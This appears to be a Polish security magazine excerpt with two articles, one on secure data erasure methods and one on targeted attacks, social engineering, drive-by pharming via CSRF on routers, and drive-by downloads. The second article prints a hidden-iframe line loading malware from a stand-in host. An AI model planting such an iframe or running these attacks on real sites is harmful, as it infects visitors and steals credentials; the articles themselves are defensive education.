Dane nie kłody, nie trzeba ich rąbać!

Bezpieczeństwo danych to, jak się zdaje, termin co raz lepiej znany. Wraz ze wzrostem świadomości w branży IT co raz więcej firm i osób prywatnych posiada systemy zabezpieczenia i backupu nośników cyfrowych. Co jednak z druga stroną medalu? Skutecznym usuwaniem starych danych? To niemalże biała plama bezpieczeństwa informacji w Polsce.

Dowiesz się:
- jakie są sposoby kasowania danych
- czy można skutecznie skasować dane w domu
- komu potrzebne jest kasowanie danych
- czy degausser to mikrofalówka

Powinieneś wiedzieć:
- jaka jest schematyczna budowa dysku twardego
- co to algorytm
- co to nośnik magnetyczny

WALDEMAR KONIECZKA
Autor od 10-ciu lat jest Głównym Specjalistą ds. Informatycznych w firmie AKTE z Poznania. Na co dzień łączy wiedzę teoretyczną z praktycznym zastosowaniem wiedzy z zakresu wdrożeń systemów IT.
Autor na łamach tego pisma dzieli się swoim wieloletnim doświadczeniem teoretycznym i praktycznym, zdradza tajniki wiedzy informatycznej oraz każe nam się przyjrzeć na co zwrócić szczególną uwagę, aby nasza praca w IT była bardziej świadoma, a co za tym idzie bardziej komfortowa.
Firma Akte świadczy usługi Outsourcingu IT oraz Profesjonalnego Odzyskiwania i Archiwizacji Danych komputerowych. W ramach działań operacyjnych firma wdraża systemy archiwizacji i bezpieczeństwa danych, gdzie autor nadzoruje projekty od strony informatyczno-biznesowej.
Po godzinach gra na gitarze w zespole rockowym.
Kontakt z autorem: akte@akte.com.pl
Strona autora: http://www.akte.com.pl

Jak wskazują szacunki spora część nośników nieużywanych przez firmy i osoby prywatne bez większej kontroli ląduje na zwykłych śmietnikach – dotyczy to zarówno dysków twardych, jak i płyt CD czy przenośnych pamięci flash. Ponadto w związku z popularnością usług odzysku danych kwitnie handel używanymi dyskami – na portalach aukcyjnych pojawiają się ich setki, młodszych i starszych – zazwyczaj używanych, a więc wypełnionych kiedyś danymi.

Na skuteczne kasowanie informacji, jako ważny aspekt bezpieczeństwa, zwraca się co raz większą uwagę. Nadal jednak nie rozstrzygnięto jednoznacznie ważkiego sporu – czy wykonane „domowymi" metodami kasowanie danych jest skuteczne, czy też trzeba wykorzystać do tego profesjonalne urządzenia, które w sposób mechaniczny czy też elektryczny zniszczą dane?

Pytanie to jest niezwykle ważne, gdyż wskazanie konkretnej skutecznej metody jest tożsame z określeniem ramowych kosztów całej operacji, a co za tym idzie jej dostępności dla poszczególnych segmentów gospodarki – od prywatnych użytkowników począwszy na wielkich korporacjach skończywszy.

Natura sporu

Przed zgłębieniem technicznych aspektów poszczególnych metod kasowania danych warto nakreślić o co i między kim toczy się spór dotyczący sposobu ich usuwania.

Nie od dziś wiadomo, że jednym ze skuteczniejszych sposobów skasowania danych jest zniszczenie nośnika. Metody takie jak porysowanie czy połamanie płyt CD znane są chyba wszystkim, a w sieci bez większych trudności znaleźć można opisy praktyk takich, jak przewiercanie dysków wiertarką czy też rysowanie powierzchni talerzy ostrymi narzędziami. Produkowane są nawet specjalne niszczarki zdolne rozerwać dysk w drobny mak.

Opisane wyżej metody wiążą się jednak z unicestwieniem nośnika, a co za tym idzie z kosztami oraz problemami natury technicznej związanymi z miejscem czy sposobem niszczenia. Zaczęto więc poszukiwać mniej inwazyjnych metod kasowania danych. To tutaj narodził się spór, którego jedną stroną są m.in. producen-

ci oprogramowania do kasowania danych i firmy zajmujące się tym usługowo, a wyposażone w niezwykle drogie urządzenia do elektromagnetycznego kasowania danych, a drugą zwolennicy darmowych i niewymagających skomplikowanych zabiegów metod takich jak np. nadpisanie jedynych danych innymi. Ci pierwsi twierdzą, że „domowe" metody nie dają żadnych gwarancji na to, że skasowanie informacji było skuteczne i jedynie „profesjonalne" rozwiązania są w stanie zapewnić bezpieczeństwo.

Między spiskiem a prawdą

Śledząc dywagacje dotyczące sposobów niszczenia danych trudno nie oprzeć się wrażeniu, że wszechobecne teorie spiskowe wdarły się również i do tej dyskusji. Jedna z najbardziej szanowanych polskich firm odzyskujących dane pisze na swojej stronie, że w przypadku nadpisania danych ich odzyskanie jest technicznie niemożliwe, z drugiej strony pojawiają się głosy, że nie wiadomo, czy takich prób odzyskania nadpisanych danych nie dokonują mocarstwa takie, jak USA czy Rosja w tajemnicy przez całym informatycznym światkiem.

Na potwierdzenie swoich racji zwolennicy teorii o superbadanich supermocarstw podają fakt, iż Departament Obrony USA nie traktuje wielokrotnego nadpisania jako bezpiecznego sposobu kasowania informacji. Obecnie wg wspomnianej instytucji standardem przy ściśle tajnych danych jest wykorzystanie algorytmu Guttmana wraz z elektromagnetycznym kasowaniem danych. Nie wiadomo jednak, czy owa polityka jest wynikiem znacznego zaawansowania technicznego obcych wywiadów czy też zwyczajną dbałością o poprawne wykonanie całego procesu?

Mniej spiskowo, bardziej naukowo

Od strony technicznej niektórzy specjaliści wskazują na pewne teoretyczne możliwości odzyskania danych po jednokrotnym ich nadpisaniu. W sytuacji, w której podjęlibyśmy się próby odczytu danych z głowic na poziomie analogowym można by próbować zarejestrować niewielkie wahania wartości napięcia powstałe np. w miejscu nadpisania „zera" „jedynką" oraz nadpisania „jedynki" „jedynką". Operacja taka byłaby jednak niezwykle długotrwała i wymagałaby sporej mocy obliczeniowej oraz niezwykle czułych instrumentów pomiarowych. Ponadto nie ma żadnej gwarancji, że po wielokrotnym nadpisaniu danych metoda ta w ogóle zadziała.

Rys. 1. *Strzaskana płyta*

Rys. 2. *Złamany dysk*

Wśród zwolenników „profesjonalnych" sposobów kasowania danych popularny jest pogląd, że „zwyczajne" nadpisanie danych nie gwarantuje odpowiedniego zabezpieczenia, gdyż głowica może nie trafić idealnie w tę samą ścieżkę. Pogląd ten obalają jednak niejako sami producenci nośników. Dzisiejsze dyski pozwalają umieścić na jednym talerzu nie raz dużo ponad 600 GB danych. W związku z tym fizyczny rozmiar ścieżki i sektora jest dużo mniejszy niż w dyskach sprzed kilku lat, które na talerzu mieściły kilka bądź kilkanaście GB danych. Bez chirurgicznej wręcz precyzji głowic nie możliwe byłoby wyprodukowanie nowoczesnych dużych dysków, a co za tym idzie ryzyko, że głowica nie trafi idealnie we właściwą ścieżkę staje się tak znikome, że można je uznać za pomijalne.

Nie ilość a jakość

Skuteczność jednokrotnego nadpisu danych jako sposobu ich ostatecznego skasowania potwierdzono także naukowo. Ekspert sądowy Craig Wright wraz z grupą specjalistów sprawdził, jakie są szanse odzyskania danych po celowym, jednokrotnym nadpisaniu dysku zerami. Wyniki testów, w których wykorzystano zarówno współczesne dyski jak i jednogigabajtowe nośniki sprzed lat, opublikował Heise Security.

Badania wskazują, że szansa na odzyskanie jednego bajtu danych, którego lokalizację dokładnie znamy, waha się na poziomie poniżej 1%. W tej sytuacji odzyskanie ilości danych pozwalającej znaleźć nam jakiekolwiek użyteczne informacje wydaje się mniej niż znikome.

Zaprezentowane przez Wrighta obserwacje stoją w opozycji do teorii popularyzowanej przez producentów oprogramowania do kasowania danych. Software tego typu stosują bardzo często wspomniany już algorytm Guttmana. Jego działanie polega na trzydziestopięciokrotnym nadpisaniu dysku wartościami pseudolosowymi. I dopiero taki zabieg gwarantować ma bezpieczeństwo kasowania danych.

W obu przypadkach należy pamiętać jednak o tym, że nadpisać należy cały dysk, a nie jedynie obszar, na którym są dane, gdyż tyko wówczas będziemy mieli pewność, że zmienione zostały wszystkie sektory, również te, w których przechowywane były dane tymczasowe czy też ukryte.

Trzecia droga – soft producenta

Wśród zabierających głos w dyskusji dotyczącej kasowania danych są również osoby, które zwracają uwagę, iż niezależnie od skuteczności poszczególnych metod kasowania najlepiej przy wszelkich operacjach z dyskami korzystać z oprogramowania dedykowa-

nego polecanego bądź napisanego przez producentów danego nośnika.

Osią tezy o większej skuteczności takiego oprogramowania jest fakt, iż odwołuje się ono często do rzeczy nieobjętych dostępną dla developerów czy też resellerów specyfikacją. Napisany przez producenta program, odwołując się np. do wewnętrznych rejestrów dysku może być dużo skuteczniejszy niż ogólnodostępne i uniwersalne oprogramowanie.

Mikrofalówka za grube miliony

Niezależnie od dyskusji na temat kasowania danych przy pomocy algorytmów i im podobnych metod, wśród większości specjalistów dominuje pogląd, że najskuteczniej dane usuwa się przy pomocy metod sprzętowych.

W przypadku nośników magnetycznych kasuje się dane przy pomocy degaussera. Urządzenie oparte jest o wykorzystanie impulsów elektromagnetycznych rozmagnesowujących nośniki. Działanie degaussera polega na zgromadzeniu ładunku elektrycznego, zmianie go w ładunek elektromagnetyczny a następnie uwolnieniu go wokół kasowanego nośnika. Siła ładunku zmienia strukturę magnetyczną m.in. talerzy dysków i układów elektroniki, bezpowrotnie usuwając dane.

W Internecie można spotkać sporo poradników, które opisują, jak podobny efekt osiągnąć przy pomocy domowej mikrofalówki. Choć brakuje wiarygodnych badań dotyczących skuteczności takiego postępowania, to ma ono bardzo wielu zwolenników, którzy twierdzą, że degausser to bardzo często jedynie pretekst do pobierania od klientów wysokich opłat, za usługę, którą można byłoby wykonać domowymi sposobami przy dużo niższych kosztach. Bardzo istotne jest by pamiętać, że kasując dysk w mikrofalówce musimy zapewnić bezpieczeństwo sobie oraz otoczeniu, ponieważ bezsprzecznym plusem degaussera jest bezpieczeństwo użytkowania. Oraz certyfikat, za który płacimy... ale o tym już było przy okazji kasowania danych programowo...


Niebezpieczne SSD

Jak pokazały prowadzone w ostatnich czasach badania co raz popularniejsze dyski SSD stwarzają wiele trudności w kasowaniu danych. W zależności od źródła szacunkowych obliczeń nawet zaawansowane algorytmy do nadpisu danych potrafią pozostawić na tego typu nośnikach do 5% zawartości.

Po co komu kasowanie?

Wydawać by się mogło, że kasowanie danych to problem dużych firm i instytucji, które wykorzystują poufne bądź tajne informacje. Niestety, w dobie co raz większej dostępności programów do odzysku danych oraz przy kwitnącym rynku używanych nośników problem ten zaczyna w poważny sposób dotykać także zwykłych użytkowników komputera.

Skuteczne usunięcie danych nie tylko pomoże nam pozbyć się prywatnych informacji, ale zniweluje także niebezpieczeństwo, że następny nabywca dysku odczyta zeń np. nasze zdjęcia z wakacji, hasła, bądź listę ostatnich kontrahentów firmy.



Rys. 3. *Degausser*

Ciemna strona mocy

Potrzeba kasowania danych niesie za sobą także kilka wątpliwości natury moralnej. Z jednej bowiem strony każdy chciałby zabezpieczyć się przed podglądaniem jego informacji, z drugiej zaś na tego typu rozwiązaniach bardzo często zależy nierzetelnym pracownikom, którzy chcieliby skutecznie ukryć swoją indolencję czy też osobom zdającym służbowy sprzęt, na którym nierzadko znajdują się także prywatne dane lub nawet sprzeczne z interesami firmy.

To właśnie z powodu tej specyficznej klienteli, której zależy na skutecznym kasowaniu cyfrowej informacji rodzi się pytanie, czy dostęp do sposobów i metod skutecznie usuwających dane powinien być aż tak swobodny. Czy oddając w ręce internautów przepisy jak skasować dane nie pomagamy także przestępcom i dyletantom? Niestety wydaje się, że temat jest tak szeroki, jak możliwości użycia noża. Dane należy kasować ze względów bezpieczeństwa, a używanie tej metody do zacierania śladów jest niestety ciemną stroną informatyki.

Potrzebne nam dobre nawyki

Trudno jednoznacznie stwierdzić, która metoda kasowania danych jest najskuteczniejsza. Prawdopodobnie, jak w przypadkach opisanych w tym artykule, prawda leży po środku. Zastosowane przy usuwaniu danych środki powinny być przede wszystkim adekwatne do tego, co zawierał nośnik oraz do celów jakie chcemy osiągnąć.

W żadnym przypadku nie namawiam pracowników sekcji IT korporacji do kasowania danych przy pomocy mikrofalówki. Tym artykułem chcę jedynie zwrócić uwagę na to, że Internet zalewa fala mitów rozpowszechnianych przez ludzi, którzy wypowiadają się na wysoce specjalizowane tematy na podstawie notatek na blogach.

Mniej ważne dane wystarczy za pewne kasować przy pomocy nadpisywania (w większości przypadków wystarczy nadpisanie jednym przebiegiem), jednak w przypadku ważkich informacji warto zainwestować w profesjonalną usługę, choćby z powodu tego, że od wykonującej ją firmy możemy wymagać gwarancji czy też certyfikatu potwierdzającego oczyszczenie nośnika.

Niezależnie od stosowanych metod, bezsprzecznym pozostaje fakt, iż należy wyrobić sobie zwyczaj kasowania danych z nośników, które zamierzamy sprzedać lub wyrzucić. Jest to nie tylko kwestia dbałości o bezpieczeństwo informacji, ale także często dbałości o nasze dobre imię czy też interesy firmy.

SZKOLENIA **BUSINESS INTELLIGENCE**

Szkolenia skierowane są głównie do kierowników, managerów, kadry zarządzającej, analityków biznesowych, specjalistów

Business Intelligence Manager – wdrażanie i wykorzystanie analityki w biznesie

23-25 maja 2011r. | Warszawa

Cele szkolenia:

- Zaawansowana analityka biznesowa - Eksploracja Danych (Data Mining)
- Praktyczne zastosowania BI - Performance Management i Controlling
- Aplikacje Business Intelligence
- Kierowanie projektem oraz zarządzanie programem BI w organizacji

Szczegółowe informacje: www.bamt.pl/business_intelligence

Business Intelligence – jak uporządkować i skutecznie wykorzystywać wiedzę w zarządzaniu firmą

30-31 maja 2011r. | Warszawa

Cele szkolenia:

- Formułowanie i precyzowanie celów stojących przed projektami
- Porozumiewanie się w zakresie zagadnień Business Intelligence z biznesem i z IT
- Pozycjonowanie i modelowanie systemów Business Intelligence w ramach infrastruktury korporacyjnej
- Rola lidera wdrożenia Business Intelligence w swojej firmie

Szczegółowe informacje: www.bamt.pl/bi

Business Intelligence

Kontakt do organizatora: **Sylwia Łakomska**
tel. 22 427 36 72 | e-mail: sylwia.lakomska@software.com.pl

Firmy wobec cyberataków

Każda instytucja w toku działalności wytwarza dokumenty, które mogą okazać się istotne dla jej istnienia. Informacje te mogą być obiektem ataku, a ich ewentualna utrata może skutkować spadkiem obrotów, problemami na rynku, a nawet bankructwem. Wszystko zależy od wagi utraconych danych. Należy jednak pamiętać, że każda firma ma słaby punkt. W jednej będzie to nieodpowiednio zabezpieczona sieć czy źle skonfigurowany serwer, w innej nieprzeszkoleni pracownicy.

Dowiesz się:
- czym są ataki ukierunkowane i jakie mogą mieć skutki dla firm
- na czym polegają ataki Drive-by pharming
- dlaczego warto do minimum ograniczyć dostęp pracownika do Internetu

Powinieneś wiedzieć:
- znać podstawowe zagadnienia związane z inżynierią społeczną
- znać podstawy HTML i technologii sieciowych

Maciej Ziarek
Absolwent kierunku Archiwistyka i Zarządzanie Dokumentacją Uniwersytetu Mikołaja Kopernika w Toruniu na studiach licencjackich. Studiuje także informatykę w Wyższej Szkole Informatyki w Bydgoszczy.
Przed rozpoczęciem pracy w firmie Kaspersky Lab, pisał dla portali internetowych i pracował w Uczelnianym Centrum Informatycznym Uniwersytetu Mikołaja Kopernika w Toruniu.
Do zainteresowań autora należą kryptografia i bezpieczeństwo sieci komputerowych.

Celem tego artykułu jest zwrócenie uwagi na szczegóły, które często są pomijane, a od których może zależeć powodzenie korporacji.

Ataki ukierunkowane

Atak ukierunkowany, jak sugeruje sama nazwa, skupia się na jednej instytucji lub firmie. Działanie przestępcy nie jest globalne (jak w przypadku propagowania stron ze szkodliwym oprogramowaniem, gdzie liczy się ilość zainfekowanych komputerów, tworzących przykładowo botnet) lecz lokalne. Na cel bierze jedną instytucję, starając się przy tym zebrać jak największą ilość danych, które mogą okazać się przydane do przeprowadzenia ataku. Powód ataku jest w większości przypadków taki sam - zysk. Nie do końca oczywisty jest jednak podmiot dokonujący ataku. Cyberprzestępca może bowiem działać na własną rękę, chcąc ukraść własność intelektualną, a następnie ją spieniężyć. Nie jest jednak wykluczone, że został opłacony przez konkurencyjną firmę, która chciałaby poznać plany marketingowe lub zdobyć bazę klientów rywalizującej firmy.

Ataki ukierunkowane mogą mieć długofalowe skutki, wszystko zależy od tego kiedy pracownicy firmy zorientują się, że padli ofiarą ataku. Im później się to stanie, tym więcej informacji może zostać skradzionych, a instytucja dokładniej zinfiltrowana. Stracone dane mogą przełożyć się na niepowodzenie strategii firmy lub w przypadku ujawnienia ataku opinii publicznej, utracie zaufania wśród obecnych i przyszłych klientów. Ostatnie działanie często paraliżuje firmy przed ujawnianiem udanych ataków. Jeżeli korporacji zostanie skradziona baza danych zawierająca dane użytkowników, będzie ona zmuszona poinformować o tym klientów, by ci mogli zmienić hasła do swoich kont/profili. Takie działanie z pewnością nie ugruntuje relacji klienta z firmą. W niektórych krajach istnieje zapis prawny, który wymaga od instytucji informowania o atakach. Ma to na celu ochronę konsumentów. Niestety nie zawsze jest to praktykowane, zdarza się, że tego typu incydenty wychodzą na jaw przypadkiem, kilka miesięcy po fakcie.

Przestępcy najczęściej skupiają się na najsłabszym ogniwie każdego łańcucha zabez-

pieczeń - człowieku. Ataki ukierunkowane nie są z pewnością materiałem na dobry film sensacyjny, nie będzie tam bowiem atakowania "Emacsem przez Sandmail" czy omijania "potrójnej ściany ogniowej", w większości sprowadza się on bowiem do socjotechniki i odpowiedniego podejścia do pracownika. Często atak poprzedzony jest kilkumiesięcznymi przygotowaniami. Wiele osób nie zdaje sobie sprawy z faktu, że każda, nawet z pozoru błaha informacja może okazać się pomocna w przeprowadzeniu ofensywy. Socjotechnika, zwana także inżynierią społeczną to sztuka umiejętnego manipulowania ludźmi, w celu osiągnięcia korzyści. Najsłynniejszy socjotechnik - Kevin Mitnick, opowiedział w jednym z wywiadów, jak łatwo zdobywał hasła i loginy pracowników, bez odgadywania ich czy forsowania zabezpieczeń i systemów operacyjnych. Zatrudnił się jako woźny, uzyskując w ten sposób dostęp do pomieszczeń w firmie. Jak się okazało, wielu pracowników w obawie przed zapomnieniem hasła, zapisywało je na karteczkach i przylepiało do monitora lub obudowy komputera. Mimo, że brzmi to absurdalnie i niewiarygodnie, to niestety pracodawca musi być przygotowany na takie zachowanie podwładnych. Zatem zabezpieczanie firmy przed atakiem ukierunkowanym powinno być rozpoczęte od szkolenia najistotniejszego elementu każdej instytucji, jakim jest pracownik. Szkolenie powinno odbywać się regularnie, jednorazowe godzinne zebranie i prezentacja nie wystarczą. Czynności, których nie powtarzamy regularnie, powodują brak reakcji na bodziec. Dla pracownika ewentualny atak socjotechnika powinien być zauważalny, a działania podjęte w tej kwestii natychmiastowe niczym odruch bezwarunkowy. Scenariusz ataku ogranicza jedynie wyobraźnia przestępcy.

Wyobraźmy sobie następującą sytuację. Atakujący porzuca przed firmą pendrive, który zawiera złośliwe oprogramowanie. Z pewnością niejeden pracownik zechce nowy nabytek sprawdzić, a najszybszą ku temu sposobność uzyska poprzez podpięcie go do komputera firmowego. W tym momencie szkodliwe oprogramowanie zaczyna swoją destrukcyjną działalność. Ktoś może powiedzieć, że heurystyka lub sygnatury programu antywirusowego powinny wykryć nowe zagrożenie. Powinny, ale nie mamy do czynienia ze zwykła infekcją, lecz atakiem ukierunkowanym. Atakujący wiedział, jakiego oprogramowania antywirusowego może się spodziewać i stworzył szkodnika, którego dany program nie wykrywa. Skąd taka informacja? Niektóre aplikacje antywirusowe do maili wysyłanych z zabezpieczonego komputera dodają informację o rodzaju oprogramowania, wersji skanera oraz bazach sygnatur. To wystarczy, by maksymalnie wykorzystać potencjał szkodliwego oprogramowania i jednocześnie nie ujawniać jego istnienia.

Innym sposobem na zainfekowanie komputera może być wysłanie spreparowanego linku do jednego z pracowników. Jak wspomniałem wcześniej, przygotowania do ataku mogą trwać wiele miesięcy. W tym czasie socjotechnik poznał jednego z pracowników firmy, którą obrał za cel. Starał się pozyskać jego zaufanie i nie wzbudzając podejrzeń wypytywał o szczegóły związane z pracą. Najbardziej wartościowa była informacja o nie blokowaniu przez administratora serwisów umożliwiających upload i oglądanie filmów. Dzięki temu, atakujący może wysłać spreparowany link do swojego "kolegi", a ten bez wahania przejdzie na wskazaną witrynę, gdyż ufa i zna nadawcę.

Mimo, że szkolenie nie daje stu procentowej gwarancji na uniknięcie jednej z powyższych sytuacji, to przeprowadzane regularnie minimalizuje ryzyko podejścia i zmanipulowania pracownika. W momencie wypytywania o pracę przez nowo poznaną osobę, będzie on w stanie odpowiednio zareagować i poinformować innych o potencjalnym zagrożeniu.

Małe i średnie przedsiębiorstwa wobec ataków XSRF (Drive-by pharming)

Atak Drive-by-Pharming jest podtypem ataku XSRF/CSRF. Zazwyczaj jest kierowany przeciwko użytkownikom domowym oraz małym firmom, gdzie fundusze przeznaczone na zakup sprzętu sieciowego są ograniczone i ewentualne stworzenie sieci bezprzewodowej sprowadza się do zakupu taniego routera. Oczywiście jak w przypadku większości ataków, to nie sprzęt ma decydujące znaczenie lecz działanie człowieka. Należy być jednak świadomym, że duże korporacje tworzą sieć firmową w oparciu o sprzęt dedykowany i highendowy, który niejednokrotnie musi być obsługiwany przez wykwalifikowaną oso-

Rys.1

bę. Z tego względu opisywany tutaj schemat ataku jest mniej prawdopodobny dla dużych instytucji (lecz nie wykluczony!), ale całkiem realny w mniejszych przedsiębiorstwach, zwłaszcza kiedy połączymy go z atakiem ukierunkowanym.

XSRF lub CSRF, którego rozwinięcie brzmi Cross-Site Request Forgery pozwala atakującemu na wykonanie pewnych działań na stronie internetowej lub modyfikację ustawień urządzenia, bez potrzebnych do tego uprawnień. Aby to osiągnąć, wykorzystywane są konta lub uprawnienia innych użytkowników, którzy modyfikacji dokonują nieświadomie na przykład klikając spreparowany odnośnik lub obrazek. Przykładowo ofiara będąc zalogowaną na forum internetowym otrzymuje od atakującego link do strony z obrazkiem, w kodzie którego umieszczone jest żądanie HTTP (realizowane przez przeglądarkę) do serwisu, na którym ofiara jest zalogowana. Można w ten sposób usunąć czyjeś konto, a w przypadku innych stron - dokonać nieświadomie zakupów czy przelewu w serwisie transakcyjnym. Jest to pośrednio możliwe dzięki temu, że przeglądarki nie analizują pobieranych zasobów pod kątem ich faktycznego przeznaczenia, dlatego zamiast obrazka może zostać pobrany szkodliwy skrypt i natychmiast wykonany. Odmiana tego ataku, Drive-by pharming pozwala na modyfikację źle zabezpieczonych routerów.

Jednym z głośniejszych przypadków ataku Drive-by pharming był ten przygotowany na użytkowników meksykańskiego banku Banamex. W kraju tym bardzo popularne są routery firmy 2Wire, w związku z czym nie trudno było przeprowadzić atak na masową skalę. Należało jedynie odpowiednio zmotywować potencjalne ofiary, by kliknęły odnośnik, który spowoduje modyfikację ustawień sprzętu. W tym celu zachęcano do odwiedzenia strony dla osób samotnych, gdzie można było spotkać miłość swojego życia (Rys. 1).

Rys.2

Moment odwiedzenia portalu rozpoczynał atak CSRF, przy użyciu znaczników <img>. Przeglądarka widząc odwołanie do źródła obrazka, próbuje go pobrać, jednak w ten sposób zrealizowane zostaje żądanie modyfikacji ustawień routera.

Poniższy kod odwołuje się do domyślnej strony konfiguracyjnej routera 2Wire. W przypadku pustego hasła (które jak wiadomo często jest stosowane przez producentów), podmieniony zostaje adres IP dla strony internetowej banku Banamex. Od tej pory próba wejścia na witrynę banku zakończy się niepowodzeniem i przekierowaniem na spreparowaną wersję.

Zrzut ekranu przedstawiony na rysunku 2 pokazuje fałszywą stronę banku. Użytkownik podając swoje dane do konta, przesyła je w rzeczywistości atakującemu.

Warunkiem koniecznym do zrealizowania powyższego ataku było domyślne - puste hasło do panelu administracyjnego routera.

Mogą pojawić się głosy krytyki, iż przypominanie o tak oczywistej kwestii jak zmiana domyślnego hasła w routerze na łamach magazynu zajmującego się Hardcore Security jest nietaktem. Niestety, pod latarnią zazwyczaj jest najciemniej. Niejednokrotnie spotykałem się z sytuacjami, gdzie osoby mające wiedzę w zakresie bezpieczeństwa padały ofiarą różnych incydentów, gdyż same zapominały o najbardziej banalnych kwestiach jak siła hasła czy unikanie pracy na koncie administratora/roota. Można to porównać do jazdy samochodem na jednej trasie przez kilka miesięcy. Robiąc to rutynowo, zaczynamy jeździć na pamięć i przestajemy zwracać uwagę na ewentualne zmiany w organizacji ruchu. To najczęściej jest powodem wypadków na remontowanych odcinkach dróg. Podobnie ma się sprawa z osobami pracującymi w branży bezpieczeństwa. Dla nich rutyną jest ostrzeganie innych przed atakami i pomoc w ich wykrywaniu, co paradoksalnie może rodzić przekonanie, że sami nie wpadną w ewentualną zasadzkę, przez co zaniżają kryteria bezpieczeństwa wobec samych siebie. Oddzielną kwestią jest to, że w małych firmach często sieć tworzona jest jak najtańszym kosztem bez dbania o odpowiednie zabezpieczenie routera, gdyż brakuje na to funduszy. W takiej sytuacji tworzeniem sieci zajmie się jeden z pracowników, który niekoniecznie musi pamiętać o sprawach tak oczywistych jak powyższa.

Mając na uwadze potencjalny atak ukierunkowany, gdzie przestępca zbiera jak najwięcej informacji, bardzo łatwo można wyobrazić sobie czym atak Drive-by pharming może zakończyć się dla firmy. Modyfikacja DNS/IP może przekierować pracowników z witryn, na których do tej pory logowali się bez obaw na strony fał-

szywe, gdzie stracą swoje loginy i hasła, które przestępca może swobodnie wykorzystać do dalszej penetracji firmy. Podobnie ma się sprawa z atakiem CSRF, nawiązującym do odpowiednio spreparowanej strony. Pracownik może wejść na stronę, która w znacznikach <img> zawiera odwołanie do zasobów lokalnych (przykładowo aplikacji) lub ustawień routera, dzięki czemu ominięty zostaje firewall i inne zabezpieczenia, a zamierzony efekt i tak uzyskany. W ten sposób można wykonać akcje w sieci LAN, w rzeczywistości będąc poza nią. Najskuteczniejszymi metodami obrony, nie dającymi niestety stu procentowej ochrony, są zmiana domyślnego hasła w routerze oraz regularny update firmware sprzętu.

Na koniec chciałbym poruszyć dość istotną z punktu widzenia bezpieczeństwa kwestię pełnego dostępu do Internetu dla wszystkich pracowników. Często administratorzy nie blokują stron internetowych, których przeznaczenie w żadnym stopniu nie wiąże się z pracą. Nie chodzi tutaj jedynie o uniemożliwienie bezproduktywnego surfowania po sieci. Obecnie ponad 80% szkodliwego oprogramowania przedostaje się do systemu operacyjnego podczas przeglądania witryn. Niestety, coraz bardziej wyrafinowane metody ataków sprawiają, że wchodząc nawet na znaną i często odwiedzaną stronę, można zostać zainfekowanym szkodliwym kodem.

Jedną z takich metod jest Drive-by download. Atak jest tak przeprowadzony, że użytkownik nawet nie wie, że na jego komputerze został uruchomiony przykładowo koń trojański. Wystarczy wejść na stronę, której ufamy. Może ona mieć setki tysięcy unikatowych odwiedzin dziennie, a i tak nie mamy pewności, że coś nie zostało pobrane na nasz dysk. Atakujący dodaje do wybranej przez siebie witryny fragment kodu, który w momencie wejścia na stronę ładuje się jako np. niewidoczna ramka, dzięki której automatycznie rozpoczyna się proces pobierania złośliwego oprogramowania z innego źródła. Poniższa linijka kodu jest przykładem takiej ramki.

```
<iframe src=www.wirus.xyz width=1 height=1style="visibilit
                    y: hidden"></iframe>
```

Witryna, z której zostanie pobrany szkodnik to www.wirus.xyz. Widzimy także, że ramka posiada parametr hidden, dzięki czemu użytkownik nawet jej nie zauważy. Przy tym ataku, nie potrzebne jest klikanie dodatkowych odnośników czy potwierdzanie chęci pobrania pliku. Nie zostanie też wyświetlone żadne okienko lub informacja o ramce. Wystarczy wejść na stronę, która została wcześniej zmodyfikowana przez atakującego.

Aby doszło do ataku, administrator danej strony musiał zostać zainfekowany złośliwą aplikacją, która przechwytywała login i hasło do konta FTP podczas nawiązywania połączenia. Następnie odpowiednie pliki, przykładowo HTML były modyfikowane. Na rysunku 3 przedstawiony

został fragment kodu strony www.dolphinstadium.com, która została zmieniona poprzez dodanie skryptu. Od tej pory każde jej odwiedzenie powodowało pobranie exploita.


Wbrew pozorom, nawet największe portale czy serwisy takie jak banki elektroniczne zostały zaatakowane przez oprogramowanie, które modyfikowało kod źródłowy strony i dodawało własne linijki. Kolejny przykład dotyczy jednego z największych banków w Indiach. Po odwiedzeniu serwisu, do systemu były pobieranie trojany typu downloader oraz backdoory (Rys.4).

